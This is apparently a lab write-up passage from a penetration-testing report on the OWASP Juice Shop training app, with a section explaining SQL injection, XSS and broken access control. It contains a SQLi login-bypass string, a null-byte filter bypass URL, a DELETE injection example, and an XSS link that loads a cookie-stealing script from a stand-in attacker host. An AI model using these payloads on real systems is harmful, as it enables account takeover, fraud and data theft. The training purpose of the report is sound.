
[Logout](#)

☐ Remember me



Now that we know Bender's email address and can log in as Bender using the SQL injection technique as shown in section 3.1.3. Once we are logged into Bender's, proceed to the feedback page and submit any feedback with a five-star rating.


Now if we capture the response on the BurpSuite tool, we can see the request and response. So if we send the response to the repeater, we can see the submitted feedback with userId of the user and his posted ratings.




Now, just edit the user Id from 3 which is Bender's id into Jim's id which is 2 (which is known when looking at the response during Jim's login) as shown in the screenshot. You can also change the feedback and the ratings on editing. After done just press 'go' button and reload the webpage.



The green notification label shown in the below screenshot indicates that we have successfully forged the feedback into Jim's username.



2.4.2 Place something into Bender's basket and pay £0 for it



OWASP Juice Shop

Search...

Score Board

Logout

Contact Us

Your Basket

Log in

Log in with Google

Remember me


Email

' or 1=1 and email like('%bender%');--

Password

.....

Now we know how to log in as Bender, we can directly apply the same technique to get into the Bender's basket.



Logout

Contact Us


Your Basket

Your Basket (bender@juice-sh.op)

Product	Quantity	Total Price
Lemon Juice (500ml)	4	11.96


Checkout

Once logged into Bender's account add any item of any quantity into his basket. Now see the request sent on BurpSuite and forward it to the repeater. You will see the basket's response with the number of items at the bottom as shown in the screenshot.



You can see quantity is sent to the backend as shown in the screenshot.


Now resend the request by changing the quantity to “0”. As shown in the screenshot. Now click on ‘go’ button and check out on the browser after refreshing. It will redirect to the payment confirmation page as shown in the screenshot below. Please make sure when you resend the request those items are still in the basket. When we click on the checkout button, the quantity of the items will be multiplied with zero quantity and final amount to be paid will be changed to zero. Therefore, we have successfully paid £0 for the lemon juice(500 ml).




2.4.3 Change Jim's password to "ARURules0K" without using SQL Injection or Forgot Password



We already know Jim's email id we will log in using his email id for now as we are not allowed to use SQL injection or forgot password. So let's use the change password option which is available in the user's dropdown menu as shown in the screenshot below.

Since we don't have his password, let's try to enter something into his current password and "ARURulesOK" as his new and repeat password. The request will fail with a message current password is not correct as in below screenshot.

A screenshot of a 'Change Password' form. The form has a title 'Change Password' and an error message in red text: 'Current password is not correct.' Below the error message are three input fields: 'Current Password', 'New Password', and 'Repeat New Password'. At the bottom of the form is a 'Change' button.

Now we shall take a look at the request and response of the action on the BurpSuite as below. You can see that current, new and repeat values are being sent in plain text to the server.








As we can see from the above screenshots, Jim's password has been successfully changed and can be logged in easily.





2.5 Bonus Test






2.5.1 Find and decode the REAL Easter Egg

1. Browse to <http://localhost:3000/ftp>
2. Using a Poison Null Byte (%00) the filter can be tricked,
3. <http://localhost:3000/ftp/eastere.gg%2500.md> will ultimately solve the challenge.
4. You will find a hint in the file downloaded. we will realize that it is base64 encoded so we will try to decode it using online decode tool.
5. After we decode, we will get a text which looks like a link. So we will put the text in the address bar and we are again redirected to the homepage.
6. This shows that we are missing something. We see “rtt” at the end of the text which may indicate that it should be rot13 encoded. So let’s decode it and we will again get a text in a link format. Let’s put the obtained text in the address bar and we get the easter egg results.
7. A video file evidence of exploitation is attached. Please refer to the Appendix.






 OWASP Juice Shop 



  Score Board  





 Logout  Contact Us  Your Basket  ... 






You successfully solved a challenge: Easter Egg Tier 1 (Find the hidden easter egg.) X

All Products

Image	Product	Price
		0.01  


 OWASP Juice Shop 

  Score Board  

 Logout  Contact Us  Your Basket  ... 

You successfully solved a challenge: Easter Egg Tier 2 (Apply some advanced cryptanalysis to find the real easter egg.) X

All Products

Image	Product	Price
		

3. Why the vulnerabilities matter

In this section, we are going to discuss why vulnerabilities found in section 2 matters. How they can cause any impact to the business both reputation and financially.

3.1 Access Handling Test

Access Handling Test tasks can be solved using SQL injection techniques. The SQL injection stands on A1 of the OWASP's TOP 10 2017 list. An SQL Injection (SQLi) attack is a type of injection attack that executes malicious SQL statements. The statements executed can control a database server behind the known web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures such as bypassing login, accessing admin section etc. They can also have complete access to the content of the database and may add, modify, and delete records in the database. This vulnerability may affect the web application that uses an SQL database such as MySQL and others. The attackers may use SQL injection to gain unauthorized access to the website's sensitive data like customer information, personal data, transactions, trade secrets, etc..

Let's take an example to understand this. Consider a web application that allows customers to enter their email IDs and gain access to their account profiles. The web application sends the user submitted email ID from the front end text fields to the back-end database. The database in the back-end will always run an SQL query whenever the requests like these are invoked and the results will be displayed to the web application's front end to the user.

The submitted request will be sent as a SQL query and may look this:

```
SELECT * FROM customers WHERE cust_email_id = 'abc@gmail.com'
```

Now consider if an attacker tries to enter the following statement in a web form field:

```
abc@gmail.com; DELETE * customers WHERE '1' = '1'
```

The back-end database will read the above-given statement by the attacker as:

```
SELECT * FROM customers WHERE cust_email_id = 'abc@gmail.com';
```

```
DELETE * FROM customers WHERE 'x' = 'x'
```

3.2 Input Handling Test

Input handling test tasks can be solved using reflected cross-site scripting techniques. The cross-site scripting stands on A7 of the OWASP's TOP 10 2017 list. The Reflected XSS attacks can also be called a non-persistent attack which will occur whenever a malicious code or script is reflected off of a website to the victim's browser. The script written by the attacker is embedded through a link which will send a request to the website that enables the execution of malicious scripts. The link is attached inside a text that makes the user click on it. The clicked link will initiate the XSS request to an exploited website which then reflects the attack back to the user. If an attacker can control the content that is executed on the victim's browser, the attacker can fully compromise that user. In addition to other things, the assailant can: 1. Perform any activity inside the application that the client can perform 2. View any data that the client can see 3. Change any data that the client can alter. In addition to this, on a business point of view, the attackers may hijack the user's sessions, perform unauthorised activities inside the application as the user, perform Phishing to steal user credentials, Capture the keystrokes on the current page by injecting a keylogger and stealing sensitive data information of the users.

Let's take an example to understand this. Consider a web application site that expects users to sign in to their account, an attacker may execute the following query

```
<script type='text/javascript'>alert('xss');</script>
```

which causes the following things to happen :

1. The query shows an alert box at the top saying: "XSS".
2. The page shows: "<script type='text/javascript'>alert('XSS');</content > not found."
3. The page's URL is read as :

`http://website.com?q=<script type="text/javascript">alert('XSS'); </script>`

This tells the attacker that the site is vulnerable. Next, he makes his very own URL, which may read as
`http://website2.com?q=contacts<\script%20src="http://websitehacker.com/authstealer.js`
"

and inserts it as a link into a harmlessly looking email which he might send to other website2 users. Even if 1 in 1000 users click on that link, it allows the attacker to steal their session cookies and hijack their website2 accounts.

3.3 Information Leakage Test

Information leakage test can be solved similarly as section 3.1 using SQL injection techniques. Please refer to Section 3.1 for the explanation for the vulnerabilities.

3.4 Application Logic Test

Section 2.4.1 and Section 2.4.2 of Application Logic Test can be solved using a broken access control technique. The broken access control stands on A5 of the OWASP's TOP 10 2017 list. Broken Access control is how a web application gives permission to access functions and contents to certain users and not others. These checks are performed after authentication, that only an authorized person can able to perform security-sensitive functionalities. The broken access control or authorization occurs when the attacker changes the parameter value, which directly refers to a system object for which he is unauthorized. The vulnerabilities of broken access control include: (i) The attacker can change the URL, HTML page etc to bypass the access control (ii) The attacker can change the primary key to another's users record, permitting viewing or editing someone else's account. (iii) Also Accessing API with missing access controls for POST, PUT and DELETE etc..

Let's take an example to understand this. Consider an application that uses unverified data in an SQL call for accessing user account information:

```
pstmt.setString(1, request.getParameter("acct"));  
  
ResultSet results = pstmt.executeQuery();
```

The attacker will simply modify the `acct` parameter in the browser to send whatever account number they want like shown below.

```
http://example.com/app/accountInfo?acct=1234
```

Section 2.4.3 can be solved using a broken authentication technique. The broken authentication stands on A2 of the OWASP's TOP 10 2017 list. Broken authentication occurs when the end user's credentials can't be authenticated. This allows an attacker to either capture or bypasses the authentication methods that are utilized by the web application. The broken authentication vulnerabilities allow attackers to credentials stuffing where they have access to a list of valid usernames and passwords. Another such vulnerability is the usage of plain text, encrypted or weakly hashed passwords.

